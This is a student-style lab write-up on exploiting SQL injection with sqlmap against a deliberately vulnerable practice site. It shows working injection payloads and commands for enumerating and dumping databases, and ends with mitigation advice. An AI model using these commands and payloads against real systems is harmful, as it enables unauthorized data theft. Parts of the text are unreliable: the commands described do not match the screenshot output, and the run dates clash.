

# SQL Injection Practical Exploitation

## Introduction

SQL Injection (SQLi) is a common web application vulnerability that allows attackers to manipulate database queries through user input. In this experiment, SQLmap is used to identify and exploit SQL Injection vulnerabilities in a deliberately vulnerable web application for educational purposes.

## Initial Setup

Before starting the SQL Injection exploitation process, the following setup was ensured:

- Testing was performed on an authorized vulnerable web application.
- Kali Linux operating system was used.
- SQLMap tool was installed and configured.
- Internet connection was available.
- Target URL accepted user input through URL parameters.

Example target URL:

`http://testphp.vulnweb.com/listproducts.php?cat=1`

## Tools Used

- SQLMap
- Web Browser
- Kali Linux

## Procedure


### SQL Injection Testing Using SQLmap

`http://testphp.vulnweb.com/listproducts.php?cat=1`

This endpoint contains a parameter named `cat`, which is tested as a potential SQL Injection point.

## Step 1: Identify the Injection Point

The `cat` parameter in the URL is identified as a possible injection point. SQLmap attempts to inject SQL payloads into this parameter to determine whether it is vulnerable to SQL Injection.



```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
[*] starting @ 03:08:18 /2026-01-27/
[03:08:19] [INFO] testing connection to the target URL
[03:08:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:08:20] [INFO] testing if the target URL content is stable
[03:08:20] [INFO] target URL content is stable
[03:08:20] [INFO] testing if GET parameter 'cat' is dynamic
[03:08:21] [INFO] GET parameter 'cat' appears to be dynamic
[03:08:22] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[03:08:23] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[03:08:23] [INFO] testing for SQL injection on GET parameter 'cat'
```

Figure 1: Identification of injectable parameter

## Step 2: Running SQLmap on the Target URL


A basic SQLmap command is executed to test the target URL for vulnerabilities:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
```

### Command Explanation:

- `-u`: Specifies the target URL.
- `--batch`: Automatically answers default options to make the scan non-interactive.

SQLmap analyzes the `cat` parameter and checks for SQL Injection vulnerabilities.



```
[03:13:18] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 7591=7591

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a786271,(SELECT (ELT(5428=5428,1))),0x7176706271),5428)

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a786271,0x517a4e795879565a74574c5255637645577477504a5174627565

[03:13:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL > 5.6
[03:13:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 03:13:25 /2026-01-27/
```

Figure 2: Identification of injectable parameter

## Common SQLmap Commands and Options

Some commonly used SQLmap options are listed below:

- **-u:** Specify the target URL
- **-p:** Specify a particular parameter to test (e.g., `cat`)
- **--data:** Send POST request data
- **--cookie:** Use cookies for session handling
- **--proxy:** Route traffic through a proxy
- **--dbs:** Enumerate databases
- **--tables:** Enumerate tables in a database
- **--columns:** Enumerate columns in a table
- **--dump:** Extract data from database tables
- **--threads:** Increase scan speed using multiple threads

## Detailed Walkthrough of SQLmap Commands

### 1. Initial Test for SQL Injection Vulnerability

The first step is to detect whether the parameter is vulnerable:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
```

SQLmap analyzes the `cat` parameter and confirms SQL Injection vulnerability if present.

```
(kali㉿kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to respect the laws of the country they are using the program in. Developers, authors and contributors of this software may be subject to legal action if this program is used to infringe upon your rights.
[*] starting at 03:08:18 /2026-01-27/
[03:08:19] [INFO] testing connection to the target URL
[03:08:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[03:08:20] [INFO] testing if the target URL content is stable
[03:08:20] [INFO] target URL content is stable
[03:08:20] [INFO] testing if GET parameter 'cat' is dynamic
[03:08:21] [INFO] GET parameter 'cat' appears to be dynamic
[03:08:22] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[03:08:23] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[03:08:23] [INFO] testing for SQL injection on GET parameter 'cat'
```

Figure 3: Confirmation of SQL Injection vulnerability

### 2. Enumerating Databases

After confirming the vulnerability, all databases on the server are enumerated:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
```

```
kali㉿kali:~/sqlmap
```

```
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
```

```
{1.8.11#stable}
```

```
https://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 06:51:50 /2024-12-10/
```

```
[06:51:50] [INFO] resuming back-end DBMS 'mysql'
```

```
[06:51:50] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
```

```
--
```

```
Parameter: cat (GET)
```

```
Payload: cat=1 AND (SELECT 5440 FROM (SELECT(SLEEP(5)))vNNd)
```

```
Type: UNION query
```

```
Title: Generic UNION query (NULL) - 11 columns
```

```
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176626a71,0x676266617741696356654c61584e437044794f665975756572665752507657554d774b6167767444,0x71767171),NULL-- -
```

```
--
```

```
[06:51:51] [INFO] the back-end DBMS is MySQL
```

```
web server operating system: Linux Ubuntu
```

```
web application technology: PHP 5.6.40, Nginx 1.19.0
```

```
back-end DBMS: MySQL >= 5.6
```

```
[06:51:51] [INFO] fetching database names
```

```
available databases [2]:
```

```
[*] acuart
```

```
[*] information_schema
```

```
[06:51:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```

```
[*] ending @ 06:51:51 /2024-12-10/
```

Figure 4: Enumeration of databases

### 3. Enumerating Tables in a Database

If a database such as acme\_db is detected, tables within that database are listed:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
-D acme_db --tables --batch
```

```

(kali㉿kali)-[~/sqlmap]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D information_schema --tables --batch

{1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:01:00 /2024-12-10/
[07:01:00] [INFO] resuming back-end DBMS 'mysql'
[07:01:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
Database: INFORMATION_SCHEMA
[79 tables]
-----
ADMINISTRABLE_ROLE_AUTHORIZATIONS
APPLICABLE_ROLES
CHARACTER_SETS
CHECK_CONSTRAINTS
COLLATIONS
COLLATION_CHARACTER_SET_APPLICABILITY
COLUMNS_EXTENSIONS
COLUMN_PRIVILEGES
COLUMN_STATISTICS
ENABLED_ROLES
FILES
INNODB_BUFFER_PAGE
INNODB_BUFFER_PAGE_LRU
INNODB_BUFFER_POOL_STATS
INNODB_CACHED_INDEXES
INNODB_CMP
INNODB_CMPMEM
INNODB_CMPMEM_RESET
INNODB_CMP_PER_INDEX
INNODB_CMP_PER_INDEX_RESET
INNODB_CMP_RESET
INNODB_COLUMNS
INNODB_DATAFILES
INNODB_FIELDS
INNODB_FOREIGN

```

Figure 5: Enumeration of tables in selected database

#### 4. Enumerating Columns in a Table

Columns of a specific table (e.g., `users`) are enumerated using:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
-D acme_db -T users --columns --batch
```

```

(kali㉿kali)-[~/sqlmap]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D information_schema -T VIEWS --columns --batch
{1.8.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:06:56 /2024-12-10/
[07:06:56] [INFO] resuming back-end DBMS 'mysql'
[07:06:56] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 6340=6340

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID SUPPORT)
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7176626a71,0x67626661774169656654c61584e437044794f665975756572665752507657554d774b6167767444,0x7170717171),NULL-- -
...
[07:06:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[07:06:56] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
Database: information_schema
Table: VIEWS
[10 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| DEFINER | varchar(288) |
| TABLE_NAME | varchar(64) |
| CHARACTER_SET_CLIENT | varchar(64) |
| CHECK_OPTION | enum('NONE','LOCAL','CASCDED') |
| COLLATION_CONNECTION | varchar(64) |
| IS_UPDATABLE | enum('NO','YES') |
| SECURITY_TYPE | varchar(7) |
| TABLE_CATALOG | varchar(64) |
| TABLE_SCHEMA | varchar(64) |
| VIEW_DEFINITION | longtext |

```

Figure 6: Enumeration of table columns

## 5. Dumping Data from a Table

Finally, data from the `users` table is extracted:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"
-D acme_db -T users --dump --batch
```

The image shows two terminal windows side-by-side. The left window displays the command-line interface of sqlmap, which is used to perform SQL injection attacks. The right window shows the resulting output of the dump operation.

```
(kali㉿kali)-[~/sqlmap]
$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D information_schema -T VIEWS --dump --batch
{1.8.11#stable}
https://sqlmap.org

(!) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:10:59 /2024-12-10

[07:11:00] [INFO] resuming back-end DBMS 'mysql'
[07:11:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 6340=6340

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET((SELECT(ELT(2585,2585,1))) OR 2170217171))_2585

h '--hex'
[07:11:05] [INFO] fetching number of entries for table 'VIEWS' in database 'information_schema'
[07:11:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[07:11:05] [INFO] retrieved: 0
[07:11:08] [WARNING] table 'VIEWS' in database 'information_schema' appears to be empty
Database: information_schema
Table: VIEWS
[0 entries] ←
```

DEFINER	CHECK OPTION	IS_UPDATABLE	TABLE_SCHEMA	TABLE_NAME	SECURITY_TYPE	TABLE_CATALOG	VIEW_DEFINITION	CHARACTER_SET_CLIENT	COLLATION_CONNECTION

[07:11:08] [INFO] table 'information schema.VIEWS' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information schema/VIEWS.csv'
[07:11:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[\*] ending @ 07:11:08 /2024-12-10/

Figure 7: Dumping user data from database

## Impact Analysis

Successful SQL Injection exploitation may result in:

- Unauthorized access to sensitive database information
- Disclosure of usernames and passwords
- Authentication bypass
- Data manipulation or deletion
- Complete database compromise

## Attack Flow Documentation

1. Identify injectable parameter
2. Confirm SQL Injection vulnerability
3. Enumerate databases
4. Enumerate tables

5. Extract sensitive user data

6. Analyze impact

## Suggested Mitigation

- Use prepared statements and parameterized queries
- Implement proper input validation and sanitization
- Apply least privilege principle for database access
- Disable detailed SQL error messages
- Use Web Application Firewall (WAF)

## Summary

This experiment demonstrated the identification and exploitation of SQL Injection vulnerabilities using SQLmap. It provided practical understanding of database enumeration, data extraction, and highlighted the importance of secure coding practices to protect web applications.